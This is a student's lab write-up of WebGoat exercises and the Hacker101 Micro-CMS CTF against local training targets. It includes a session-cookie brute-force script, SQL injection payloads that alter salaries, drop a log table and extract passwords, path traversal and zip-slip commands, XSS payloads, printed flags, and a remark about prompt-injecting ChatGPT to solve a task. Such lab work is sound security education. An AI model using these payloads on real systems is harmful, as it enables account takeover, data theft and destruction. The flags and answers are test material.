

# Excercise-1

HIJACKING SESSION 1A)									
1299	http://localhost:8080	GET	/WebGoat/service/lessonmenu.mvc	200	808 /	JSON	mvc	127.0.0.1	21:38:18.28 A... 8081
1300	http://localhost:8080	GET	/WebGoat/service/lessonoverview.mvc	200	356	JSON	mvc	127.0.0.1	21:38:18.28 A... 8081
1301	http://localhost:8080	POST	/WebGoat/hijackSession/login	✓ 200	388	JSON		127.0.0.1	21:38:21.28 A... 8081
1302	http://localhost:8080	GET	/WebGoat/start.mvc	200	16123	HTML	mvc	127.0.0.1	21:38:22.28 A... 8081
1303	http://localhost:8080	GET	/WebGoat/service/labels.mvc	200	50833	JSON	mvc	127.0.0.1	21:38:26.28 A... 8081

Captured the session login request and sent it to sequencer using Burpsuite then started live capture.

Saved it to a file and sorted it in a terminal. I have highlighted the two hijack session IDs I was interested in.

```
3160141628527186599-1693298016646
3160141628527186600-1693298016648
3160141628527186601-1693298016648
3160141628527186603-1693298016653
3160141628527186604-1693298016653
3160141628527186606-1693298016655
3160141628527186608-1693298016655
3160141628527186609-1693298016660
3160141628527186610-1693298016664
3160141628527186611-1693298016664
3160141628527186614-1693298016668
3160141628527186617-1693298016672
```

Notice the pattern here? Most of the digits are repeating and the only thing changing is the last two digits of the first part of the hijack cookie. The last part is a time stamp. What's more interesting is that the last two digits before the hyphen go from 04 to 06 on the highlighted area. Meaning that the server potentially could have assigned 05 to someone else. So now that we know the first part of the session hijack cookie of this person, we can brute force the timestamp in between the two requests.

Sadly, this attempt didn't work using intruder in Burp suite for other gaps like the one in the picture (some with multiple gaps in between). So instead of trying to use intruder, I switched to a script that could automate this brute force thoroughly instead of a basic approach in intruder.

The script looks like this.

```
# !/bin/bash

username=bekabbex
password=secure
JSESSIONID=7h2xvc4Hhk-fD3G33ydM0kaFX-6gpkJm6j4ggiCL

sessionFoundId=0
sessionFoundStartTime=0
sessionFoundEndTime=0
currentSessionId=0
previousSessionId=0
currentSessionTimestamp=0
previousSessionTimestamp=0

echo "===== Searching for session ====="
echo
```

```

for request in $(seq 1 1000); do

currentSession="$(curl -i -v -X POST
"http://localhost:8080/WebGoat/HijackSession/login/?username=$username&password=$
password" -H "Cookie: JSESSIONID=$JSESSIONID;" 2>&1 | grep hijack_cookie | grep -
v "< Set-Cookie:" | cut -d'=' -f2 | cut -d';' -f1)"
currentSessionId="$(echo $currentSession | cut -d'-' -f1)"
currentSessionTimestamp="$(echo $currentSession | cut -d'-' -f2)"

echo $currSessId - $currTS

if ! [ -z $previousSessionId ]
then
    if [ $((currentSessionId - previousSessionId)) -eq 2 ]
    then
        echo
        echo "Session found: $previousSessionId - $currentSessionId"
        echo
        sessionFoundId=$((previousSessionId+1))
        sessionFoundStartTime=$previousSessionTimestamp
        sessionFoundEndTime=$currentSessionTimestamp
        break
    fi
fi

previousSessionId=$currentSessionId
previousSessionTimestamp=$currentSessionTimestamp

done

echo
echo "===== Session Found: $sessionFoundId ====="
echo
echo "| From timestamps $sessionFoundStartTime to $sessionFoundEndTime |"
echo
echo "===== Starting session for $sessionFoundId at
$sessionFoundStartTime ====="
echo

for timestamp in $(seq -f %1.0f $sessionFoundStartTime $sessionFoundEndTime); do

    response=$(curl -v -X POST
"http://localhost:8080/WebGoat/HijackSession/login/?username=$username&password=$

```

```
password" -H "Cookie: JSESSIONID=$JSESSIONID; hijack_cookie=$sessionId-$timestamp;secure;" 2>&1 | grep feedback | cut -d':' -f2)
    echo $sessionId-$timestamp: $response
```

done

I did not code this myself but found it on the internet but what its doing is the same as the thought process before.

```
beKa@PLS-no:/mnt/e/HACKIR MAN SCRIPTS/Grand theft session VI$ sh script
===== Searching for session =====

-
-

Session found: 562929348333963393 - 562929348333963395

===== Session Found: 562929348333963394 =====

| From timestamps 1693310710685 to 1693310710704 |

===== Starting session for 562929348333963394 at 1693310710685 =====

562929348333963394-1693310710685: "Congratulations. You have successfully completed the assignment.",
562929348333963394-1693310710686: "Sorry the solution is not correct, please try again.",
562929348333963394-1693310710687: "Sorry the solution is not correct, please try again.",
562929348333963394-1693310710688: "Sorry the solution is not correct, please try again.",
562929348333963394-1693310710689: "Sorry the solution is not correct, please try again.",
562929348333963394-1693310710690: "Sorry the solution is not correct, please try again.",
562929348333963394-1693310710691: "Sorry the solution is not correct, please try again.",
562929348333963394-1693310710692: "Sorry the solution is not correct, please try again.",
562929348333963394-1693310710693: "Sorry the solution is not correct, please try again.",
562929348333963394-1693310710694: "Sorry the solution is not correct, please try again.",
562929348333963394-1693310710695: "Sorry the solution is not correct, please try again.",
562929348333963394-1693310710696: "Sorry the solution is not correct, please try again.",
562929348333963394-1693310710697: "Sorry the solution is not correct, please try again.",
562929348333963394-1693310710698: "Sorry the solution is not correct, please try again.",
562929348333963394-1693310710699: "Sorry the solution is not correct, please try again."
```

The script found a session between 562.....93 and 562.....95 which is 562.....94. And it started brute forcing the timestamp, and it got it first try. We got a response from the server saying Congratulations: you have successfully completed the assignment.

(A1) Broken Access Control >

Hijack a session ✓

Insecure Direct Object References

Missing Function Level Access Control

Spoofing an Authentication Cookie

(A2) Cryptographic Failures >

(A3) Injection >

(A5) Security Misconfiguration >

(A6) Vuln & Outdated Components >

(A7) Identity & Auth Failure >

(A8) Software & Data Integrity >

(A9) Security Logging Failures >

(A10) Server-side Request Forgery >


Client side >


Challenges >

← 1 2

In this lesson we are trying to predict the 'hijack\_cookie' value. The 'hijack\_cookie' is used to differentiate authenticated and anonymous users of WebGoat.

Account Access

 bekabbex

 .....

Access

## Task 2: indirect object references

← 1 2 3 4 5 6 →

### Playing with the Patterns

#### View Another Profile

View someone else's profile by using the alternate path you already used to view your own profile. Use the 'View Profile' button and intercept/modify the request to view another profile. Alternatively, you may also just be able to use a manual GET request with your browser.

✓

View Profile

#### Edit Another Profile

Older apps may follow different patterns, but RESTful apps (which is what's going on here) often just change methods (and include a body or not) to perform different functions. Use that knowledge to take the same base request, change its method, path and body (payload) to modify another user's (Buffalo Bill's) profile. Change the role to something lower (since higher privilege roles and users are usually lower numbers). Also change the user's color to 'red'.

✓

View Profile

**Well done, you have modified someone else's profile (as displayed below)**  
{role=1, color=red, size=null, name=null, userId=null}

The edit profile of another person is solved by changing the get request to a put request and content type should then be json format. In the body of the put request you can then place the json object with modified values. The key to solving the first 4 questions lies in the URI where you modify the URL from `.../profile` to `../profile/desired_userid`.

# SQL INJECTION intro

➦ 1 2 3 4 5 6 7 8 9 10 11 12 13

## Compromising Availability

After successfully compromising confidentiality and integrity in the previous lessons, we are now going to compromise the third element of the CIA triad: **availability**.

There are many different ways to violate availability. If an account is deleted or its password gets changed, the actual owner cannot access this account anymore. Attackers could also try to delete parts of the database, or even drop the whole database, in order to make the data inaccessible. Revoking the access rights of admins or other users is yet another way to compromise availability; this would prevent these users from accessing either specific parts of the database or even the entire database as a whole.

### It is your turn!

Now you are the top earner in your company. But do you see that? There seems to be a **access\_log** table, where all your actions have been logged to! Better go and *delete it* completely before anyone notices.

✓

Action contains:

**Success! You successfully deleted the access\_log table and that way compromised the availability of the data.**

The interesting ones here were task 12 and 13.

Task 12 is solved like this.

```
36' OR '1'='1'; UPDATE Employees SET salary = 99999999 WHERE FIRST_NAME = 'John
```

While task 13 is solved like this

```
' OR '1'='1' DROP TABLE access_log--
```

I was unable to solve task 13 on my own and struggled a bit. I forgot about the hints on each question but once I saw the hints, I prompt-injected chat GPT to exploit it for me (after a bit of back and forth conversations). The biggest hint was knowing what the SQL query looks like in code, and on top of that the use of comments to render the last % sign useless.

# SQL injection advanced

```
Smith' UNION SELECT userid,user_name,password,'a','b','c',1 from user_system_data --
```

This simply demonstrates that a hacker can retrieve information from a different table by using UNION.

**Question 5 was more challenging.**

LOGIN

REGISTER

tom' and substring(password, 1,1)='t

tommy@tom.tom

....

....

Register Now

Here we are checking if the password column of the table used for toms user starts with a t. If it does we get this result

**User {0} already exists please try to register with a different username.**

because the password evaluation returns true. Now we use this to our advantage and do the same thing with intruder for each letter until we get the password.

## ? Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target:

☒ Update Host header to match target

Add 5

Clear 5

Auto 5

Refresh

```
1 PUT /WebGoat/SqlInjectionAdvanced/challenge HTTP/1.1
2 Host: localhost:8080
3 Content-Length: 125
4 sec-ch-ua:
5 Accept: */*
6 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
7 X-Requested-With: XMLHttpRequest
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/116.0.5845.111 Safari/537.36
10 sec-ch-ua-platform: ""
11 Origin: http://localhost:8080
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:8080/WebGoat/start.mvc
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Cookie: JSESSIONID=VL4hXSc8PBsm6TCGg26F7JiPXk7a8NngfirtSWK1
19 Connection: close
20
21 username_reg=tom'+and+substring(password%2C+1%2C1)%3D'$pass_char$&email_reg=tonmy%40tom.tom&
  password_reg=1234&confirm_password_reg=1234
```

We intercept our own request for use with Intruder for brute forcing every letter in the English alphabet. The one request that evaluates to true should have less or more characters than all the rest, which is one way of quickly finding out which letter caused it to be evaluated true. Another way is manually checking the response to see if It says “User{0} already registered....”.

19	s	200	<input type="checkbox"/>	<input type="checkbox"/>	443
20	t	200	<input type="checkbox"/>	<input type="checkbox"/>	432
21	u	200	<input type="checkbox"/>	<input type="checkbox"/>	443

Request	Response
Pretty	Raw
Hex	
1 PUT /WebGoat/SqlInjectionAdvanced/challenge HTTP/1.1	
2 Host: localhost:8080	
3 Content-Length: 125	
4 sec-ch-ua:	
5 Accept: */*	
6 Content-Type: application/x-www-form-urlencoded; charset=UTF-8	
7 X-Requested-With: XMLHttpRequest	
8 sec-ch-ua-mobile: ?0	
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36	
10 sec-ch-ua-platform: ""	
11 Origin: http://localhost:8080	
12 Sec-Fetch-Site: same-origin	
13 Sec-Fetch-Mode: cors	
14 Sec-Fetch-Dest: empty	
15 Referer: http://localhost:8080/WebGoat/start.mvc	
16 Accept-Encoding: gzip, deflate	
17 Accept-Language: en-US,en;q=0.9	
18 Cookie: JSESSIONID=VL4hXSc8PBsm6TCGg26F7JiPXk7a8NngfirtSWK1	
19 Connection: keep-alive	
20	
21 username_reg=tom'+and+substring(password%2C+1%2C1)%3D'\$pass_char\$&email_reg=tonmy%40tom.tom&password_reg=1234&confirm_password_reg=1234	

We see here that length 432 is the odd number out and that the letter in that request was t. which means we found our first letter of the password which is t.

For the second character of the password, we change the first substring parameter to 2. We get 'h' as the second letter. Rinse and repeat -> thisisasecretfortomonly



# Path traversal


Tried %2E%2E/home%2Fwebgoat%2F.webgoat-2023.4%2FPathTraversal first but no luck

../home%2Fwebgoat%2F.webgoat-2023.4%2FPathTraversal, seemed to work on task 2


For the third task ....// seemed to do the trick.

The 4<sup>th</sup> task can be exploited using the filename with burp suite intercept. Where you change the file name to be ../

The 5<sup>th</sup> task is somewhat similar. ../ in hex url encoding is



%2e%2e%2f (this will be useful for avoiding illegal characters in the query param). We add this to the url parameters (to go one directory upwards) and we keep looking at the response until we get our file.



“You found it submit the SHA-512 hash of your username as answer” we use a converter somewhere online and get


“bcb0a91e229864889c74aebd65418b546a3c4819b12b8e4747e38f27b9a2cef3f69d641b20f02b094ca517136c9b527da77aa25499c34556b964762bc291f6c0”



## Task 7 ZIP SLIP

```
mkdir -p /home/webgoat/.webgoat-2023.4/PathTraversal/bekabbex  
cd /home/webgoat/.webgoat-2023.4/PathTraversal/bekabbex  
curl -o bekabbex.jpg http://localhost:9090/images/wolf.png  
zip profile.zip ../../../../../../home/webgoat/.webgoat-2023.4/PathTraversal/bekabbex/bekabbex.jpg
```

## Path traversal




Reset lesson

➔ 1 2 3 4 5 6 7 8 ➔

Zip Slip assignment

Used the solution on page 8.

# MICRO CMS CTF HACKER101



## Forbidden

You don't have the permission to access the requested resource. It is either read-protected or not readable by the server.

Changing the url to page/5 shows forbidden, which means page 5 belongs to someone else. What about when trying to edit page 5?

[<-- Go Home](#)

## Edit Page

Title:

My secret is  
^FLAG^2628d5b551b5ec40c525f335517ae6ddb6f5e0811964623db1bacc30ddffa30b\$FLAG\$

[Markdown](#) is supported, but scripts are not

And just like that we can edit page 5 that we shouldn't have access to and we get our flag


Second flag is found by using html or script tag in the title of create page

[<-- Go Home](#)

## Edit Page


Title:

[Markdown](#) is supported, but scripts are not



And we have our second flag.

The third flag is related to the URL itself. Where you can insert a " ' " character at the end of a page number to terminate the string and could possibly be an attack vector for SQL injections.



This works on the edit page URL, and we get our flag.

Last flag is found by adding html lines enclosed with <> and triggering function like alert within it. Once you save the page it becomes a button and view the source of the page and you get your flag

[<-- Go Home](#)

## Edit Page

Title:

```
<button onclick="alert('yo')">Some button</button>
```

Markdown is supported, but scripts are not

```
1
2 <!doctype html>
3 <html>
4   <head>
5     <title>hello</title>
6   </head>
7   <body>
8     <a href="..">&lt;-- Go Home</a><br>
9     <a href="edit/8">Edit this page</a>
10   <h1>hello</h1>
11 <p><button flag=""FLAG^e973001c97a156c4f4e9ffddb4f2b9f67435e2072ca19acfe2f9472234482da9$FLAG$ onclick="alert('yo')">Some button</button></p>
12 </body>
13 </html>
14
```

Easy

Micro-CMS v1

Web

4 / 4

Go

Hints | Terminate

## Conclusion

The exercises were very fun and kept me entertained (some were painful, but that's just how it is).